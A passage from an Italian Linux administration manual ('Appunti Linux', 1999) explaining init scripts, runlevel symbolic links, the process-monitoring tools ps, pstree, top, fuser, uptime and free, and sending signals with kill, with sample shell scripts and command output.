d2:45:respawn:/sbin/agetty -mt60 38400,19200,9600,2400,1200 ttyS1 vt100
```

Indica l'attivazione di un terminale remoto connesso via modem sulla seconda porta seriale. Si attiva solo con i livelli di esecuzione 4 o 5 (Slackware).

```
x:5:respawn:/usr/bin/X11/xdm -nodaemon
```

Nel caso il livello di esecuzione sia pari a 5, esegue `/usr/bin/X11/xdm` che si occupa di avviare un *login* all'interno dell'ambiente grafico X (RedHat).

### 18.1.3 /etc/initscript

`/etc/initscript` ⟨*id*⟩ ⟨*livello-di-esecuzione*⟩ ⟨*azione*⟩ ⟨*processo*⟩

Quando lo script di shell `/etc/initscript` esiste, viene utilizzato da **`init`** per avviare i processi indicati all'interno del file `/etc/inittab`.

Di solito questo script non è presente, tuttavia potrebbe essere utile per definire delle variabili di ambiente e altre impostazioni che riguardano l'interpretazione degli script della procedura di inizializzazione del sistema. La documentazione *initscript(5)* mostra un esempio simile a quello seguente, che dovrebbe chiarire il senso di questa possibilità.

```
# initscript   Executed by init(8) for every program it
#              wants to spawn like this:
#
#              /bin/sh /etc/initscript <id> <level> <action> <process>
#

# Set umask to safe level, and enable core dumps.
umask 022
PATH=/bin:/sbin:/usr/bin:/usr/sbin
export PATH

# Execute the program.
eval exec "$4"
```

Come si vede anche dai commenti dell'esempio, **`initscript`** riceve da **`init`**, attraverso gli argomenti, tutti i campi contenuti nel record corrispondente di `/etc/inittab`.

## 18.2 Script della procedura di inizializzazione del sistema

La prima differenza importante che distingue le varie distribuzioni GNU/Linux sta nell'organizzazione degli script della procedura di inizializzazione del sistema. Il punto di riferimento comune è **`init`** con il suo `/etc/inittab`, dal quale si intende quali siano il comandi avviati in presenza di un determinato livello di esecuzione; quello che c'è dopo costituisce il problema più grosso.

Volendo semplificare molto le cose, si può pensare al fatto che ci dovrebbe essere una directory specifica, contenente un gruppetto di script utilizzato esclusivamente per questi scopi. Volendo fare un esempio preciso, nel caso della distribuzione RedHat, tale directory è `/etc/rc.d/`; dagli esempi visti riguardo al file `/etc/inittab`, si può notare che all'interno di questa directory si trovano gli script **`rc.sysinit`** e **`rc`**.

Per una convenzione diffusa, lo script **`rc.local`** che dovrebbe essere contenuto in questa directory (`/etc/rc.d/`, o altra directory a seconda della propria distribuzione GNU/Linux), viene eseguito alla fine della procedura di inizializzazione del sistema, e viene lasciato a disposizione dell'amministratore che può modificarlo come crede. Volendo fare un'associazione con il sistema Dos, si potrebbe paragonare questo script al file `AUTOEXEC.BAT`.

Le motivazioni che spingono a un'impostazione differente di questi script della procedura di inizializzazione del sistema, possono essere varie. Anche la collocazione di tale directory è controversa, a cominciare dal fatto che la directory `/etc/` non dovrebbe contenere programmi e nemmeno script. Infatti, a questo proposito, la distribuzione SuSE colloca questi script nella directory `/sbin/init.d/`.

## 18.3 Procedura di attivazione e disattivazione dei servizi

Il sistema di script della procedura di inizializzazione del sistema ha il compito di avviare il sistema e di fermarlo, attivando e disattivando tutti i servizi necessari, cioè intervenendo nell'avvio e nella conclusione del funzionamento dei demoni relativi.

Si può intuire che non sia possibile realizzare uno o più script del genere per avviare tutti i tipi di demone che possono essere presenti nel proprio sistema, anche perché ci possono essere dei servizi installati che però non si vogliono gestire. Di conseguenza, nella situazione più banale, quando si intende installare e gestire un nuovo servizio, occorre anche modificare la procedura di inizializzazione del sistema per attivare il demone relativo e per disattivarlo nel momento dell'arresto del sistema. Una cosa del genere può andare bene per una persona esperta, ma si tratta sempre di un'impostazione piuttosto scomoda.

Nel tempo si è diffuso uno standard per risolvere questo problema, ed è ciò che viene descritto nelle sezioni seguenti.

### 18.3.1 Script di avvio e interruzione di un singolo servizio

Secondo una convenzione diffusa, per facilitare l'avvio e la conclusione dei servizi si definisce una directory specifica, che potrebbe essere `/etc/rc.d/init.d/`, o `/etc/init.d/`, o ancora `/sbin/init.d/`, all'interno della quale si possono inserire degli script che hanno una sintassi uniforme.

⟨*nome-servizio*⟩ {`start`|`stop`}

In pratica, il nome dello script tende a corrispondere a quello del servizio che si intende controllare; l'argomento costituito dalla parola chiave **`start`** fa sì che lo script avvii il servizio, mentre la parola chiave **`stop`** serve a concluderlo.

Questi script possono essere più o meno raffinati, per esempio possono accettare anche altri tipi di ordini (come **`restart`**, allo scopo di riavviare un servizio), ma la cosa più importante è che dovrebbero evitare di avviare dei doppioni, controllando prima di avviare qualcosa, se per caso questo risulta già attivo. Naturalmente, un servizio può essere ottenuto con l'avvio di diversi programmi demone, e in questo è molto comodo tale sistema di script specifici.

A titolo di esempio viene mostrato come potrebbe essere composto uno script del genere, per l'avvio del servizio ipotetico denominato **`pippo`**, che si avvale del programma omonimo per gestirlo. Per semplicità, non vengono indicati accorgimenti particolari per controllare che il servizio sia già attivo o meno.

```
#!/bin/sh
#
# init.d/pippo {start|stop|restart}
#

# Analisi dell'argomento usato nella chiamata.
case "$1" in
  start)
        echo -n "Avvio del servizio Pippo: "
        /usr/sbin/pippo &
```

```
        echo
        ;;
  stop)
        echo -n "Disattivazione del servizio Pippo: "
        killall pippo
        echo
        ;;
  restart)
        killall -HUP pippo
        ;;
  *)
        echo "Utilizzo: pippo {start|stop|restart}"
        exit 1
esac

exit 0
```

Lo scopo e la vera utilità di questi script sta nel facilitare una standardizzazione della procedura di inizializzazione del sistema; tuttavia si può intuire la possibilità di sfruttarli anche per attivare e disattivare manualmente un servizio, senza intervenire direttamente sui programmi relativi.

### 18.3.2 Collegamenti simbolici per ogni livello di esecuzione

Procedendo intuitivamente, si potrebbe pensare di fare in modo che la procedura di inizializzazione del sistema, all'avvio, provveda a eseguire tutti gli script di controllo dei servizi, utilizzando l'argomento **`start`**, e allo spegnimento, provveda a eseguirli con l'argomento **`stop`**. Una cosa del genere è molto semplice da realizzare, ma si pongono due problemi: alcuni servizi potrebbero essere a disposizione, senza che la procedura di inizializzazione del sistema debba avviarli automaticamente; la sequenza di attivazione e di disattivazione dei servizi potrebbe essere importante.

In pratica, si utilizza un meccanismo molto semplice: si predispongono tante directory quanti sono i livelli di esecuzione gestiti attraverso il file `/etc/inittab`. Queste directory hanno il nome `rc`*n*`.d/`, dove *n* rappresenta il numero del livello di esecuzione corrispondente. La loro collocazione effettiva potrebbe essere `/etc/rc`*n*`.d/`, `/etc/rc.d/rc`*n*`.d/` o anche `/sbin/init.d/rc`*n*`.d/`. All'interno di queste directory si inseriscono dei collegamenti simbolici che puntano agli script descritti nella sezione precedente, in modo che siano presenti i riferimenti ai servizi desiderati per ogni livello di esecuzione (distinto in base alla directory `rc`*n*`.d/` particolare).

I nomi di questi collegamenti iniziano in modo speciale: `K`*nn*... e `S`*nn*... I collegamenti che iniziano con la lettera «S» (*Start*) servono per individuare gli script da utilizzare per l'attivazione dei servizi, vengono avviati con l'argomento **`start`**, in ordine alfabetico, e a questo servono le due cifre numeriche successive: a distinguerne la sequenza. I collegamenti che iniziano con la lettera «K» (*Kill*) servono per individuare gli script da utilizzare per la disattivazione dei servizi, vengono avviati con l'argomento **`stop`**, anche questi in ordine alfabetico.

Ecco, a titolo di esempio, cosa potrebbe contenere una di queste directory.

```
lrwxrwxrwx 1 root root 13 13:39 K15gpm -> ../init.d/gpm
lrwxrwxrwx 1 root root 13 13:39 K60atd -> ../init.d/atd
lrwxrwxrwx 1 root root 15 13:39 K60crond -> ../init.d/crond
lrwxrwxrwx 1 root root 16 13:39 K96pcmcia -> ../init.d/pcmcia
lrwxrwxrwx 1 root root 17 13:39 S01kerneld -> ../init.d/kerneld
lrwxrwxrwx 1 root root 17 13:39 S10network -> ../init.d/network
lrwxrwxrwx 1 root root 15 13:39 S15nfsfs -> ../init.d/nfsfs
lrwxrwxrwx 1 root root 16 13:39 S20random -> ../init.d/random
lrwxrwxrwx 1 root root 16 13:39 S30syslog -> ../init.d/syslog
lrwxrwxrwx 1 root root 14 13:39 S50inet -> ../init.d/inet
lrwxrwxrwx 1 root root 18 13:39 S75keytable -> ../init.d/keytable
```

Osservando i servizi **`syslog`** e **`inet`**, si può notare il numero attribuito per l'avvio, che serve a fare in modo che il servizio **`syslog`** sia avviato prima di **`inet`**.

Sempre a titolo di esempio, viene mostrato un pezzo di uno script, per una shell Bourne o derivata, fatto per scandire un elenco di collegamenti del genere, allo scopo di attivare e di disattivare i servizi, a partire dai collegamenti contenuti nella directory `/etc/rc.d/rc3.d/`. Per un lettore inesperto, questo potrebbe essere un po' difficile da leggere, ma l'esempio viene aggiunto per completare l'argomento.

```
#!/bin/sh

#...
```

```
# Attivazione dei servizi del livello di esecuzione 3.

for I in /etc/rc.d/rc3.d/K*;
do
    # Disattiva il servizio.
    $I stop
done

for I in /etc/rc.d/rc3.d/S*;
do
    # Attiva il servizio.
    $I start
done
```

In pratica, prima si disattivano i servizi corrispondenti ai collegamenti che iniziano con la lettera «K», quindi si attivano quelli che hanno la lettera «S». Si può intuire che le directory `rc0.d/` e `rc6.d/` contengano prevalentemente, o esclusivamente, riferimenti che iniziano con la lettera «K», dal momento che i livelli di esecuzione corrispondenti portano all'arresto del sistema o al suo riavvio.

---

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# Situazione dei processi

Le informazioni sulla situazione dei processi vengono ottenute a partire dalla tabella dei processi messa a disposizione dal kernel. Dal momento che il meccanismo attraverso cui queste informazioni possono essere ottenute dal kernel non è standardizzato per tutti i sistemi Unix, questi programmi che ne permettono la consultazione hanno raramente un funzionamento conforme.

Il meccanismo utilizzato in particolare dal kernel Linux è quello del filesystem virtuale montato nella directory `/proc/`. A questo proposito, è il caso di osservare che il pacchetto dei programmi di utilità che permettono di conoscere lo stato dei processi è denominato Procps, in riferimento a questa particolarità del kernel Linux.

| Nome | Descrizione |
|---|---|
| ps | Elenca i processi in esecuzione. |
| pstree | Elenca i processi in esecuzione in modo strutturato. |
| top | Mostra l'utilizzo delle risorse da parte dei processi a intervalli regolari. |
| fuser | Elenca i processi che utilizzano file determinati. |
| uptime | Informa sul tempo di funzionamento e sul carico medio. |
| free | Genera un rapporto stringato sull'uso della memoria. |

Tabella 19.1: Riepilogo dei programmi e dei file per conoscere la situazione dei processi in esecuzione.

## 19.1 Process status

Il controllo dello stato dei processi esistenti avviene fondamentalmente attraverso l'uso di **`ps`**, **`pstree`** e **`top`**. Il primo mostra un elenco di processi e delle loro caratteristiche, il secondo un albero che rappresenta la dipendenza gerarchica dei processi e il terzo l'evolversi dello stato di questi.

**`ps`** e **`pstree`** rappresentano la situazione di un istante: il primo si presta per eventuali rielaborazioni successive, mentre il secondo è particolarmente adatto a seguire l'evoluzione di una catena di processi, specialmente quando a un certo punto si verifica una transizione nella proprietà dello stesso (UID).

`#` **`ps`**[*Invio*]

```
  PID TTY STAT  TIME COMMAND
  374   1 S    0:01 /bin/login -- root
  375   2 S    0:00 /sbin/mingetty tty2
  376   3 S    0:00 /sbin/mingetty tty3
  377   4 S    0:00 /sbin/mingetty tty4
  380   5 S    0:00 /sbin/mingetty tty5
  382   1 S    0:00 -bash
  444  p0 S    0:00 su
  445  p0 S    0:00 bash
  588  p0 R    0:00 ps
```

`$` **`pstree -u -p`**[*Invio*]

```
init(1)-+-crond(173)
        |-gpm(314)
        |-inetd(210)
        |-kerneld(23)
        |-kflushd(2)
        |-klogd(162)
        |-kswapd(3)
        |-login(374)---bash(382)
        |-login(381)---bash(404,daniele)---startx(415)---xinit(416)-...
        |-lpd(232)
        |-mingetty(380)
        |-mingetty(375)
        |-mingetty(376)
        |-mingetty(377)
        |-named(221)
        |-nfsiod(4)
        |-nfsiod(5)
        |-nfsiod(6)
```

```
|-nfsiod(7)
|-portmap(184)
|-rpc.mountd(246)
|-rpc.nfsd(255)
|-rxvt(433)---bash(434,daniele)---su(444,root)---bash(445)
|-rxvt(436)---bash(437,daniele)---pstree(608)
|-sendmail(302)
|-snmpd(198)
|-syslogd(153)
`-update(379)
```

**top** invece è un programma che impegna un terminale (o una finestra di terminale all'interno del sistema grafico) per mostrare il continuo aggiornamento della situazione. Si tratta quindi di un monitor continuo, con l'aggiunta però della possibilità di interferire con i processi inviandovi dei segnali o cambiandone il valore *nice*.

```
 10:13pm  up 58 min,  5 users,  load average: 0.09, 0.03, 0.01
67 processes: 65 sleeping, 2 running, 0 zombie, 0 stopped
CPU states:  5.9% user,  0.7% system,  0.0% nice, 93.5% idle
Mem:   62296K av,  60752K used,   1544K free,  36856K shrd,  22024K buff
Swap: 104416K av,      8K used, 104408K free                 16656K cached

  PID USER     PRI  NI  SIZE  RSS SHARE STAT  LIB %CPU %MEM   TIME COMMAND
  588 root      16   0  6520 6520  1368 R       0  5.1 10.4   0:02 X
  613 daniele    6   0   736  736   560 R       0  1.3  1.1   0:00 top
  596 daniele    1   0  1108 1108   872 S       0  0.1  1.7   0:00 fvwm2
    1 root       0   0   388  388   336 S       0  0.0  0.6   0:08 init
    2 root       0   0     0    0     0 SW      0  0.0  0.0   0:00 kflushd
    3 root       0   0     0    0     0 SW      0  0.0  0.0   0:00 kswapd
   82 root       0   0   352  352   300 S       0  0.0  0.5   0:00 kerneld
  139 root       0   0   448  448   364 S       0  0.0  0.7   0:00 syslogd
  148 root       0   0   432  432   320 S       0  0.0  0.6   0:00 klogd
  159 daemon     0   0   416  416   340 S       0  0.0  0.6   0:00 atd
  170 root       0   0   484  484   400 S       0  0.0  0.7   0:00 crond
  181 bin        0   0   336  336   268 S       0  0.0  0.5   0:00 portmap
  204 root       0   0   404  404   336 S       0  0.0  0.6   0:00 inetd
```

Figura 19.1: Il programma **top**.

### 19.1.1 Intestazioni

I programmi che visualizzano la situazione dei processi, utilizzano spesso delle sigle per identificare alcune caratteristiche. La tabella 19.2 ne descrive alcune.

| Sigla | Descrizione |
|---|---|
| UID | Il numero di UID e quindi l'utente proprietario del processo. |
| PID | Il numero del processo, cioè il PID. |
| PPID | Il PID del processo genitore (quello da cui ha avuto origine). |
| USER | Il nome dell'utente proprietario del processo. |
| PRI | La priorità del processo. |
| NI | Il valore *nice*. |
| SIZE | La dimensione dell'immagine del processo in memoria (virtuale). |
| RSS | La dimensione della memoria RAM utilizzata effettivamente. |
| SWAP | La dimensione della memoria virtuale utilizzata. |
| SHARE | La quantità di memoria condivisa utilizzata dal processo. |
| WCHAN | L'evento per cui il processo è in attesa. |
| STAT | Lo stato del processo. |
| TT | Il terminale, se il processo ne utilizza uno. |
| TIME | Il tempo totale di utilizzo della CPU. |
| CTIME | Il tempo di CPU sommando anche l'utilizzo da parte dei processi figli. |
| COMMAND | Il comando utilizzato per avviare il processo. |

Tabella 19.2: Elenco di alcune delle sigle utilizzate dai programmi che permettono di consultare lo stato dei processi in esecuzione.

In particolare, lo stato del processo rappresentato dalla sigla **STAT**, viene descritto da una o più lettere alfabetiche il cui significato viene riassunto nella tabella 19.3.

| Lettera | Stato |
|---|---|
| R | In funzione (residente in memoria). |
| S | In pausa o dormiente. |
| D | In pausa non interrompibile. |
| T | Sospeso. |
| Z | Zombie. |
| W | Non utilizza memoria (è spostato completamente nella memoria virtuale). |
| N | Ha un valore *nice* positivo (rallentato). |

Tabella 19.3: Lo stato del processo espresso attraverso una o più lettere alfabetiche.

### 19.1.2 $ ps

`ps [⟨opzioni⟩] [pid... ]`

Visualizza un elenco dei processi in corso di esecuzione. Se non viene specificato diversamente, si ottiene solo l'elenco dei processi che appartengono all'utente. Dopo le opzioni possono essere indicati esplicitamente i processi (in forma dei numeri PID) in modo da ridurre a loro l'elenco ottenuto.

Alcune opzioni

Le opzioni rappresentate da un singolo carattere possono iniziare eventualmente con un trattino, come avviene nella maggior parte dei comandi Unix, ma si tratta di un'eccezione, dal momento che il programma **ps** standard non le utilizza.

---

`l`

Emette un elenco lungo, composto in sostanza da più elementi informativi.

`u`

Formato utente: viene indicato in particolare l'utente a cui appartiene ogni processo e l'ora di inizio in cui il processo è stato avviato.

`f`

Visualizza in modo semplificato, la dipendenza gerarchica tra i processi.

`a`

Visualizza anche i processi appartenenti agli altri utenti.

`r`

Emette l'elenco dei soli processi in esecuzione effettivamente, escludendo cioè quelli che per qualunque motivo sono in uno stato di pausa.

`h`

Elimina l'intestazione dall'elenco. Può essere utile quando si vuole elaborare in qualche modo l'elenco.

`t`*x*

Permette di ottenere l'elenco dei processi associati al terminale *x*. Per identificare un terminale, si può utilizzare il nome del dispositivo corrispondente, `/dev/...`, oppure la sigla ottenuta dal nome eliminando il prefisso `tty`.

`e`

Mostra l'ambiente particolare del processo dopo la riga di comando.

`w`

Se la riga è troppo lunga consente la visualizzazione di una riga in più: l'opzione può essere indicata più volte in modo da specificare quante righe aggiuntive possono essere utilizzate.

`O[+|-]`⟨*chiave*⟩`[[+|-]`⟨*chiave*⟩`]...`

`--sort=[+|-]`⟨*chiave*⟩`[,[+|-]`⟨*chiave*⟩`]...`

Permette di ottenere un risultato ordinato in base alle chiavi di ordinamento specificate. Le chiavi di ordinamento sono composte da una sola lettera nel caso si usi l'opzione **`O`**, mentre sono rappresentate da una parola nel caso dell'opzione **`--sort`**.

Il segno **`+`** (sottinteso) indica un ordinamento crescente, mentre il segno **`-`** indica un ordinamento decrescente. Le chiavi di ordinamento sono indicate simbolicamente in base all'elenco (parziale) visibile nella tabella 19.4.

| Chiave | Chiave | Descrizione |
|---|---|---|
| c | cmd | Nome dell'eseguibile. |
| C | cmdline | Riga di comando completa. |
| o | session | Numero di sessione. |
| p | pid | PID. |
| P | ppid | PPID. |
| r | rss | RSS (memoria residente utilizzata). |
| t | tty | Terminale. |
| T | start_time | Orario di inizio del processo. |
| U | uid | UID. |
| u | user | Nominativo dell'utente |
| y | priority | Priorità. |

Tabella 19.4: Elenco di alcune delle chiavi di ordinamento utilizzabili con l'opzione **`O`**, oppure **`--sort`** di **`ps`**.

Esempi

`$` **`ps`**

Elenca i processi appartenenti all'utente che dà il comando.

`$` **`ps a l`**

Elenca tutti i processi utilizzando un formato più ampio in modo da fornire più dettagli sui processi.

`$` **`ps a r`**

Elenca tutti i processi in funzione escludendo quelli in pausa.

`$` **`ps a l OUr`**

Elenca tutti i processi in formato allargato e riordinato per UID (numero utente) e quindi in base alla dimensione residente in memoria dei processi.

`$` **`ps a l --sort=uid,rss`**

Equivalente all'esempio precedente.

### 19.1.3 $ pstree

`pstree [`⟨*opzioni*⟩`] [`⟨*PID*⟩ | ⟨*utente*⟩`]`

Visualizza uno schema ad albero dei processi in corso di esecuzione. È possibile specificare un numero di processo (PID), oppure il nome di un utente per limitare l'analisi. Di solito, quando da uno stesso genitore si diramano diversi processi con lo stesso nome, questi vengono raggruppati. Per cui:

```
init---4*[agetty]
```

rappresenta un gruppo di quattro processi **`agetty`**, tutti discendenti da **`init`**.

Alcune opzioni

`-a`

Mostra tutta la riga di comando e non solo il nome del processo.

`-c`

Disabilita l'aggregazione dei processi con lo stesso nome derivanti dallo stesso genitore.

`-h`

Evidenzia il processo corrente e i suoi predecessori (antenati).

`-l`

Visualizza senza troncare le righe troppo lunghe.

`-p`

Mostra i PID.

`-u`

Mostra la transizione degli UID, quando da un genitore appartenente a un certo utente, viene generato un processo che appartiene a un altro.

### 19.1.4 $ top

`top [`⟨*opzioni*⟩`]`

Visualizza la situazione sull'utilizzo delle risorse di sistema attraverso una tabella dell'attività principale della CPU, cioè dei processi che l'impegnano maggiormente. Lo schema viene aggiornato a brevi intervalli, di conseguenza, impegna un terminale. Durante il suo funzionamento, **`top`** accetta dei comandi espressi con un singolo carattere.

#### Alcune opzioni

`-d` ⟨*secondi-di-dilazione*⟩

Permette di specificare l'intervallo di tempo in secondi che viene lasciato trascorrere tra un aggiornamento e l'altro della tabella. Se non viene indicato questo argomento, l'intervallo di tempo tra gli aggiornamenti della tabella è di 5 secondi.

`-q`

Permette all'utente **`root`** di richiedere un aggiornamento della tabella in modo continuo, senza intervalli di pausa.

`-s`

Disabilita la possibilità di utilizzare alcuni comandi in modo interattivo. Può essere utile quando si vuole lasciare funzionare **`top`** in un terminale separato e si vogliono evitare incidenti.

`-i`

Permette di visualizzare anche i processi inattivi o zombie.

`-c`

Permette di visualizzare la riga di comando, invece del solo nome del programma.

#### Comandi interattivi

**`top`** accetta una serie di comandi interattivi, espressi da un singolo carattere.

`h | ?`

La lettera **`h`** o il simbolo **`?`** fanno apparire un breve riassunto dei comandi e lo stato delle modalità di funzionamento.

`k`

Permette di inviare un segnale a un processo che verrà indicato successivamente. Se il segnale non viene specificato, viene inviato **`SIGTERM`**.

`i`

Abilita o disabilita la visualizzazione dei processi inattivi e dei processi zombie.

`n | #`

Cambia la quantità di processi da visualizzare. Il numero che esprime questa quantità viene richiesto successivamente. Il valore predefinito di questa quantità è zero, che corrisponde al numero massimo in funzione delle righe a disposizione sullo schermo (o sulla finestra) del terminale.

`q`

Termina l'esecuzione di **`top`**.

`r`

Permette di modificare il valore *nice* di un determinato processo. Dopo l'inserimento della lettera **`r`**, viene richiesto il PID del processo su cui agire e il valore *nice*. Un valore *nice* positivo, peggiora le prestazioni di esecuzione di un processo, mentre un valore negativo, che però può essere attribuito solo dall'utente **`root`**, migliora le prestazioni. Se non viene specificato il valore *nice*, si intende 10.

`S`

Attiva o disattiva la modalità di visualizzazione cumulativa, con la quale, la statistica sull'utilizzo di risorse da parte di ogni processo, tiene conto anche di quello dei processi figli.

`s`

Cambia la durata, espressa in secondi, dell'intervallo tra un aggiornamento e l'altro dei valori visualizzati. L'utente **`root`** può attribuire il valore zero che implica un aggiornamento continuo. Il valore predefinito di questa durata è di 5 secondi.

`f | F`

Permette di aggiungere o eliminare alcuni campi nella tabella dei processi.

## 19.2 Accesso ai file

A volte è importante conoscere se un file è utilizzato da qualche processo. Per questo si utilizza il programma **`fuser`** che è in grado di dare qualche informazione aggiuntiva del modo in cui tale file viene utilizzato.

### 19.2.1 # fuser

`fuser [`⟨*opzioni*⟩`]` ⟨*file*⟩`...`

Il compito normale di **`fuser`** è quello di elencare i processi che utilizzano i file indicati come argomento. In alternativa, **`fuser`** permette anche di inviare un segnale ai processi che utilizzano un determinato gruppo di file, utilizzando l'opzione **`-k`**.
**`fuser`** si trova normalmente nella directory `/usr/sbin/`, ma può essere utilizzato anche dagli utenti comuni per buona parte delle sue funzionalità.
Quando si utilizza **`fuser`** per ottenere l'elenco dei processi che accedono a file determinati, i numeri di questi processi sono abbinati a una lettera che indica in che modo accedono:

- **`c`** directory corrente;
- **`e`** eseguibile in esecuzione;
- **`f`** file aperto (spesso questa lettera non viene mostrata affatto);
- **`r`** directory radice;
- **`m`** file mappato in memoria o libreria condivisa.

**`fuser`** restituisce il valore zero quando tra i file indicati come argomento ne esiste almeno uno che risulta utilizzato da un processo.

#### Alcune opzioni

`-a`

Mostra tutti i file indicati nell'argomento, anche se non sono utilizzati da alcun processo. Normalmente, **`fuser`** mostra solo i file in uso.

`-k`

Invia un segnale ai processi. Se non viene specificato diversamente attraverso l'opzione **`-`**⟨*segnale*⟩, si utilizza il segnale **`SIGKILL`**.

`-`⟨*segnale*⟩

Permette di specificare il segnale da inviare con l'opzione **`-k`**. In pratica, si tratta di un trattino seguito dal segnale espresso in forma numerica o in forma simbolica (per esempio **`-TERM`**).

`-l`

Elenca i nomi di segnale conosciuti.

`-m`

Utilizzando questa opzione può essere indicato solo un nome di file, il quale può essere un file di dispositivo, riferito a un'unità di memorizzazione montata nel filesystem, o una directory che costituisce il punto di innesto della stessa. Quello che si ottiene è l'indicazione di tutti i processi che accedono a quella unità di memorizzazione.

`-u`

Viene aggiunta l'indicazione dell'utente proprietario di ogni processo.

`-v`

Mostra una tabellina dei processi abbinati ai file, in forma più chiara rispetto alla visualizzazione normale.

`-s`

Disabilita qualunque emissione di informazioni. Viene utilizzato quando tutto ciò che conta è il solo valore restituito dal programma.

Esempi

`# `**`fuser *`**

Mostra i processi che accedono ai file della directory corrente.

`# `**`fuser -k /usr/games/*`**

Elimina tutti i processi che utilizzano file nella directory `/usr/games/`.

---

Uno script può utilizzare **`fuser`** nel modo seguente per verificare che un file non sia utilizzato da alcun processo prima di eseguire una qualche azione su di esso.

```
#!/bin/bash

MIO_FILE=./mio_file

if fuser -s $MIO_FILE
then
    echo "Il file $MIO_FILE è in uso";
else
    # esegue qualche azione sullo stesso
    ...
fi
```

## 19.3 Informazioni riepilogative

Oltre alle informazioni dettagliate sui processi possono essere interessanti delle informazioni riassuntive dell'uso delle risorse di sistema. In particolare si usano **`uptime`** e **`free`**. Il primo permette di conoscere da quanto tempo è in funzione il sistema senza interruzioni, il secondo mostra l'utilizzo della memoria.

`$ `**`uptime`**[*Invio*]

```
  5:10pm  up  2:21,  6 users,  load average: 0.45, 0.48, 0.41
```

`$ `**`free`**[*Invio*]

```
             total       used       free     shared    buffers     cached
Mem:         22724      22340        384      13884       3664       5600
-/+ buffers:            13076       9648
Swap:        16628       6248      10380
```

### 19.3.1 $ uptime

`uptime [`〈*opzioni*〉`]`

Emette una sola riga contenente:

- l'orario attuale;
- da quanto tempo è in funzione il sistema;
- il carico medio di sistema dell'ultimo minuto, degli ultimi 5 minuti e degli ultimi 15 minuti.

### 19.3.2 $ free

`free [`〈*opzioni*〉`]`

**`free`** emette attraverso lo standard output una serie di informazioni relative alla memoria reale e virtuale (*swap*).

Alcune opzioni

`-b`

I valori vengono espressi in byte.

`-k`

I valori vengono espressi in Kbyte (è la modalità predefinita).

`-t`

Visualizza anche una riga contenente i totali.

`-o`

Disabilita il cosiddetto aggiustamento dei *buffer*. Normalmente, senza questa opzione, la memoria tampone, ovvero quella destinata ai *buffer*, viene considerata libera.

`-s` 〈*secondi-di-dilazione*〉

Permette di ottenere un aggiornamento continuo a intervalli regolari stabiliti dal numero di secondi indicato come argomento. Questo numero può essere anche decimale.

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# Invio di segnali ai processi

I segnali sono dei numeri ai quali i programmi attribuiscono determinati significati relativi a quanto accade nel sistema. I segnali rappresentano sia un'informazione che un ordine: nella maggior parte dei casi i programmi possono intercettare i segnali e compiere delle operazioni correlate prima di adeguarsi al nuovo stato, oppure addirittura rifiutare gli ordini; in altri casi sono sottomessi immediatamente agli ordini.

La tabella 17.1 elenca i segnali descritti dallo standard POSIX.1, mentre l'elenco completo può essere ottenuto consultando *signal(7)*.

## 20.1 Numerazione dei segnali

I segnali sono numeri ai quali sono stati abbinati dei nomi standard che ne rappresentano in breve il significato (in forma di abbreviazione o di acronimo). I numeri dei segnali non sono standard tra i vari sistemi Unix e dipendono dal tipo di architettura hardware utilizzata. Anche all'interno di GNU/Linux stesso ci possono essere differenze a seconda del tipo di macchina che si utilizza.

Questo particolare è importante sia per giustificare il motivo per cui è opportuno fare riferimento ai segnali in forma verbale, sia per ricordare la necessità di fare attenzione con i programmi che richiedono l'indicazione di segnali esclusivamente in forma numerica (per esempio **`top`**).

## 20.2 Segnali attraverso la tastiera

Alcuni segnali possono essere inviati al programma con il quale si interagisce attraverso delle combinazioni di tasti. Di solito si invia un segnale **`SIGINT`** attraverso la combinazione [ *Ctrl+c* ], un segnale **`SIGTSTP`** attraverso la combinazione [ *Ctrl+z* ] e un segnale **`SIGQUIT`** attraverso la combinazione [ *Ctrl+* ].

L'effetto di queste combinazioni di tasti dipende dalla configurazione della linea di terminale. Questa può essere controllata o modificata attraverso il programma **`stty`** (25.3.2). Come si può vedere dall'esempio seguente, alcune combinazioni di tasti (rappresentate nella forma ˆ*x*) sono associate a delle funzioni. Nel caso di quelle appena descritte, le funzioni sono **`intr`**, **`susp`** e **`quit`**.

$ **stty -a**[ *Invio* ]

```
speed 38400 baud; rows 28; columns 88; line = 204;
intr = ^C; quit = ^\; erase = ^H; kill = ^U; eof = ^D; eol = <undef>;
eol2 = <undef>; start = ^Q; stop = ^S; susp = ^Z; rprnt = ^R; werase = ^W;
lnext = ^V; flush = ^O; min = 1; time = 0;
-parenb -parodd cs8 -hupcl -cstopb cread -clocal -crtscts
-ignbrk brkint ignpar -parmrk -inpck -istrip -inlcr -igncr icrnl ixon -ixoff
-iuclc -ixany imaxbel
opost -olcuc -ocrnl onlcr -onocr -onlret -ofill -ofdel nl0 cr0 tab0 bs0 vt0 ff0
isig icanon iexten echo echoe echok -echonl -noflsh -xcase -tostop -echoprt
echoctl echoke
```

## 20.3 Segnali attraverso la shell

Le shell offrono generalmente dei comandi interni per l'invio di segnali ai processi da loro avviati. In particolare, quelle che come Bash sono in grado di gestire i *job*, utilizzano i segnali in modo trasparente per fare riprendere un processo sospeso.

Per esempio, nel caso di Bash, se un processo viene sospeso attraverso la combinazione [ *Ctrl+z* ], cosa che dovrebbe generare un segnale **`SIGTSTP`** (in base alla configurazione della linea di terminale), questo può essere riportato in primo piano, e quindi in funzione, attraverso il comando **`fg`**, con il quale in pratica si invia al processo un segnale **`SIGCONT`**.

## 20.4 Kill

Il modo normale per inviare un segnale a un processo è l'uso di **`kill`**. Questo, a seconda dei casi, può essere un comando interno di shell o un programma. Il nome **`kill`** deriva in particolare dall'effetto che si ottiene utilizzandolo senza l'indicazione esplicita di un segnale da inviare: quello predefinito è **`SIGTERM`** attraverso il quale si ottiene normalmente la conclusione del processo destinatario.

Attraverso **`kill`** si riesce solitamente a ottenere un elenco dei segnali disponibili con il loro numero corrispondente. Ciò è molto importante per conoscere esattamente quale numero utilizzare con i programmi che non permettono l'indicazione dei segnali in forma verbale.

$ **kill -l**[ *Invio* ]

```
 1) SIGHUP       2) SIGINT       3) SIGQUIT      4) SIGILL
 5) SIGTRAP      6) SIGIOT       7) SIGBUS       8) SIGFPE
 9) SIGKILL     10) SIGUSR1     11) SIGSEGV     12) SIGUSR2
13) SIGPIPE     14) SIGALRM     15) SIGTERM     17) SIGCHLD
18) SIGCONT     19) SIGSTOP     20) SIGTSTP     21) SIGTTIN
22) SIGTTOU     23) SIGURG      24) SIGXCPU     25) SIGXFSZ
